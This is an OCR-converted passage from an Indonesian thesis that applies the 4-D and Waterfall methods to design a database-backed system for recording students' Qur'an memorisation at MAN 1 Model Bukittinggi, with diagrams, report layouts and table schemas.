Secara garis besar keempat tahap tersebut sebagai berikut (Thiagarajan, Semmel, dan Melvyn I, 1976 : 6 – 9).

Model pengembangan 4-D terdiri atas 4 tahap ,yaitu:




Gambar 3.1 Konsep Dasar 4D

C. Model pengembangan system

Metode pengembangan sistem yang penulis gunakan dalam penelitian ini adalah metode Waterfall.

Pemilihan metode waterfall ini dilakukan dengan alasan aplikasi yang akan dikembangkan merupakan aplikasi skala menengah. Pemilihan metode ini juga

didasarkan pada Waterfall model menekankan pada pengembangan dari sistem yang akan dirancang.



Gambar 3.2 *SDLC* Waterfall Model

Sumber : (Nurichsan, *Metode Pengembangan Waterfall-prototyping* (http://nurichsan.blog.unsoed.ac.id/2010/11/19/metode-pengembangan-waterfall-prototyping)diakses

Secara garis besar metode *waterfall* mempunyai langkah-langkah sebagai berikut : System Engineering, analyses, Design, Coding and Testing, Implementation dan Maintenance.[31]

1. **System Engineering**

[31](http://perencanaan.blogdetik.com/2011/11/metodologi-waterfall) Diakses 27April 2015. 4:36

Sistem Engineering (rekayasa sistem dan analisa) adalah pembentukan kebutuhan dari semua elemen sistem dan menganalisa kebutuhan user.

2. Analyses

Analyses adalah menganalisa kebutuhan sistem dan proses menentukan sistem secara maksimal dan menentukan ukuran data yang akan dibuat

3. Design

Design adalah menentukan dasar-dasar pembentukan dan pemilihan elemen-elemen yang dibutuhkan dalam pembuatan sistem

4. ***Coding & Testing***

Coding merupakan penerjemahan *design* dalam bahasa yang bisa dikenali oleh komputer. Dilakukan oleh *programmer* yang akan menterjemahkan transaksi yang diminta oleh *user*. Tahapan ini lah yang merupakan tahapan secara nyata dalam mengerjakan suatu sistem. Dalam artian penggunaan komputer akan dimaksimalkan dalam tahapan ini. Setelah pengkodean selesai maka akan dilakukan *testing* terhadap sistem yang telah dibuat tadi. Tujuan *testing* adalah menemukan kesalahan-kesalahan terhadap sistem tersebut dan kemudian bisa diperbaiki.

5. **Implementation**

Implementation adalah sebuah tahapan yang bisa dikatakan sebagai *final* dalam pembuatan sebuah sistem. Setelah melakukan analisa, design dan pengkodean maka sistem yang sudah jadi akan digunakan oleh *user*.

6. **Maintenance**

Perangkat lunak yang sudah disampaikan kepada pelanggan pasti akan mengalami perubahan. Perubahan tersebut bisa karena mengalami kesalahan karena

perangkat lunak harus menyesuaikan dengan lingkungan (pheripheral atau sistem operasi baru) baru, atau karena pelanggan membutuhkan perkembangan fungsional.

Kelebihan Metode Waterfall


a. Kualitas dari sistem yang dihasilkan akan baik. Ini dikarenakan oleh pelaksanaannya secara bertahap. Sehingga tidak terfokus pada tahapan tertentu.
b. Document pengembangan sistem sangat terorganisir, karena setiap fase harus terselesaikan dengan lengkap sebelum melangkah ke fase berikutnya. Jadi setiap fase atau tahapan akan mempunyai dokumen tertentu.

Kekurangan Metode Waterfall

a. Diperlukan manajemen yang baik, karena proses pengembangan tidak dapat dilakukan secara berulang sebelum terjadinya suatu produk.
b. Kesalahan kecil akan menjadi masalah besar jika tidak diketahui sejak awal pengembangan.
c. Pelanggan sulit menyatakan kebutuhan secara eksplisit sehingga tidak dapat mengakomodasi ketidakpastian pada saat awal pengembangan.

D. Tahapan Penelitian

Dalam melaksanakan penelitian, peneliti menggabungkan metode penelitian R&D versi 4D dengan model pengembangan sistem SDLC waterfall dan mengikuti beberapa proses atau tahapan, seperti terlihat pada gambar 3.2 di bawah ini :



Gambar 3.3 Tahapan Penelitian

E. Instrumen Penelitian

Instrumen penelitian adalah alat yang digunakan oleh peneliti dalam mengumpulkan data. Alat yang digunakan oleh peneliti sebagai alat pengumpulan data adalah dengan wawancara. Wawancara adalah percakapan antara dua orang atau lebih dan berlangsung antara narasumber dan pewawancara.[32]

F. Tahap Pengujian

1. Uji Validitas Produk

Untuk menghasilkan produk yang berkualitas dan siap diuji cobakan perlu adanya uji validasi produk. Produk bisa dikatakan valid apabila hasil produk sesuai dengan kriteria yang telah ditentukan. Uji validitas produk ini bertujuan untuk mengetahui tingkat keakuratan suatu produk.

2. Uji Praktikalitas

Menurut Kamus Besar Bahasa Indonesia, praktikalitas berarti bahwa bersifat praktis, artinya mudah dan senang memakainya. Kepraktisan mengacu pada tingkat bahwa pengguna mempertimbangkan intervensi dapat digunakan dan disukai dalam kondisi normal. Dalam kerja berkaitan dengan pengembangan sistem yang dibuat dapat disinyalir bahwa mengukur tingkat perkembangan hafalan tahfidz siswa.

3. Uji Efektifitas Produk

Uji efektifitas merupakan langkah akhir dalam pengujian suatu produk. Uji efektifitas yaitu mengukur kesesuaian antara hasil produk dengan tujuan yang akan

[32] Slameto, *Evaluasi Pendidikan*. (Jakarta:Bumi Aksara,1999) h 130

dicapai. Jadi suatu produk bisa dikatakan efektif apabila hasil produknya mencapai semua tujuan yang telah ditentukan.[33]

[33] Shahibul Ahyan, *Kepraktisan dan Efek Potensial*, (http://shahibul1628.wordpress.com/2015/04/15/kepraktisan-dan-efek-potensial.html) 15 April2015 : 12.30

BAB IV

HASIL DAN PEMBAHASAN

A. Define

Sebelum melakukan perancangan untuk system baru yang akan dibuat, maka diperlukan sebuah analisa pendefinisian kebutuhan suatu system. Ini bertujuan untuk mengetahui bagaimana system pendataan hafalan ayat alqur'an siswa yang dilaksanakan di MAN 1 Model Bukittinggi. Selain itu, dengan dilakukannya analisa system ini dapat diketahui masalah yang ditemukan dalam pengolahan datanya.

Analisa system ini merupakan penelusuran dari system yang sedang berjalan, sehingga memudahkan penulis dalam pendefinisian masalah yang timbul dalam melakukan pendataan hafalan ayat al-qur'an siswa. Sebagaimana yang telah dijelaskan di latar belakang masalah bahwa selama ini pendataan hafalan ayat di MAN 1 Model Bukittinggi masih dilakukan secara manual, dan datanya pun banyak yang hilang, sehingga memberikan hasil yang kurang maksimal.


B. Design

1. Design system secara umum

a. Use case diagram

Use case diagram menggambarkan interaksi antara usecase dan actor. Usecase mempresentasikan fungsionalitas system dan kebutuhan system dari sudut pandang pengguna. Sedangkan actor merepresentasikan orang atau system yang menyediakan atau menerima informasi dari system.

Usecase diagram dari system informasi pendataan hafalan siswa yang akan dibangun di MAN 1 Model Bukittinggi adalah sebagai berikut :



Gambar 4.1 Usecase Diagram Sistem Informasi Pendataan Hafalan Ayat Siswa di MAN 1 Model Bukittinggi

Dari usecase diagram SI Pendataan Hafalan Ayat siswa gambar diatas dapat dilihat ada 4 aktor yang terlibat, yaitu :

1. Admin

   Seorang admin dapat melakukan case entri data siswa, entri nilai siswa, memproses hafalan siswa, mencetak laporan,dengan syarat harus melakukan login terlebih dahulu.

2. Siswa

   Dalam system informasi pendataan hafalan ayat siswa ini, siswa juga akan menerima laporan dari hasil hafalan ayat yang telah disetor kepada guru,


sehingga mereka dapat mengetahui peerkembangan hafalan ayat yang telah dilakukan selama belajar.

3. Kepala sekolah

   Kepala sekolah juga menerima laporan mengenai hasil hafalan ayat siswa.


b. Sequence diagram

1.) Sequence diagram admin



Gambar 4.2. Sequence Diagram admin Sistem Informasi Pendataan Hafalan Ayat Siswa di MAN 1 Model Bukittinggi


2.) *Sequence diagram user*



Gambar 4.3. Sequence Diagram user Sistem Informasi Pendataan Hafalan Ayat Siswa di MAN 1 Model Bukittinggi


c. Activity diagram

1.) Activity diagram admin



Gambar 4.4. Activity Diagram admin Sistem Informasi Pendataan Hafalan Ayat Siswa di MAN 1 Model Bukittinggi

2.) Activity diagram user



Gambar 4.5. Activity Diagram user Sistem Informasi Pendataan Hafalan Ayat Siswa di MAN 1 Model Bukittinggi

2. *Design* Secara Terinci

a. Design Output

Output atau keluaran dari sebuah system pada umumnya merupakan hasil dari proses yang dapat disajikan dalam bentuk laporan. Laporan yang dikeluarkan biasanya merupakan yang kapasitasnya tergantung dari kebutuhan informasi. Dengan melalui instruksi, computer akan mengeluarkan hasil pengolahan data kesuatu media output seperti printer. Dimana data-datanya dibaca dari media penyimpanan. Tujuan desain output adalah untuk memahami dan mengerti tentang segala sesuatu yang berhubungan dengan format output dan menghasilkan keluaran yang efektif dan dapat dimengerti.

Dalam perancangan system ini, output yang dihasilkan adalah sebagai berikut:

1.) Laporan Data Siswa

Table 4.1 Data Siswa

NISN	Nama	Kelas	Tempat	Tgl	Jenis Kelamin	Alamat
1	2	3	5	6	7	8
X(10)	X(20)	X(10)	X(30)	X(8)	X(10)	X(30)
X(10)	X(20)	X(10)	X(30)	X(8)	X(10)	X(30)

2.) Laporan hafalan siswa

Table 4.2 Hafalan Siswa

NISN	Nama	Gender	Kelas	Tanggal	Keterangan
1	2	3	4	5	6
X(10)	X(30)	X(10)	X(10)	X(8)	X(60)
X(10)	X(30)	X(10)	X(10)	X(8)	X(60)

b. Design Database

File adalah kumpulan dari record-record yang tersusun secara logis, dimana record-record tersebut tersimpan dalam suatu media penyimpanan yang tetap. Desain file yang dirancang adalah file user, file siswa, dan file nilai, untuk lebih jelasnya masing-masing file tersebut, maka dapat dirincikan sebagai berikut :

1.) Design file Login

File login berisikan database password dan username/ id admin agar dapat masuk kedalam system.

Table 4.3 *File Login*

Database : db_tahfiz

Nama Tabel : admin

Field Key : username

No	Field Name	Type	Width	Ket.
1	2	3	4	5
1	Username	Varchar	20	Username/id
2	Password	Varchar	30	Password
3	Level	Varchar	15	Level

2.) Design file data siswa

File ini merupakan kumpulan informasi mengenai data siswa

Table 4.4 file data siswa

Database : db_tahfiz

Nama table : siswa

Field Key : nisn

No	Field Name	Type	Width	Ket.
1	2	3	4	5
1	Nisn	Varchar	10	NIS Siswa
2	Nama	Varchar	30	Nama Siswa
3	Kelas	Varchar	10	Kelas
4	Tempat	Varchar	30	Tempat lahir
5	Tgl	Varchar	10	Tanggal lahir

6	Kelas	Varchar	30	Kelas
6	Alamat	Varchar	50	Alamat siswa

3.) Design file data hafalan

File ini merupakan kumpulan informasi mengenai data hafalan siswa. File ini akan menjadi acuan dalam melihat perkembangan hafalan ayat masing-masing siswa. File ini berisikan *field-field* sebagai berikut:

Table 4.5 file data nilai hafalan


Database : db_tahfiz

Nama table : hafalan

Field Key : nisn

No	Field Name	Type	Width	Ket.
1	2	3	4	5
1	Nisn	Varchar	10	NIS Siswa
2	Nama	Varchar	50	Nama Siswa
3	Kelas	Varchar	5	Kelas
4	Gender	Varchar	10	Jenis Kelamin
5	t1	Date	8	Tanggal
15	k1	Varchar	25	Keterangan

File yang ada pada database di atas memiliki hubungan antara satu dengan yang lain. Hubungan tersebut dapat digambarkan dalam relasi antar table berikut :



Gambar 4.6 Relasi antar table

C. Design Input

1.) Desain login

Halaman *login* merupakan halaman untuk masuk kedalam system yang harus diisi oleh administrator. Jika *username* dan *password* sesuai, maka user dapat masuk kedalam form masing- masing. Disini tersedia 3 buah login, yaitu login *administrator, siswa dan pimpinan*. Jika *username* dan *password* tidak sesuai, maka *user* dapat mencoba kembali.



Gambar 4.7 *form Login*

2.) Desain input data siswa

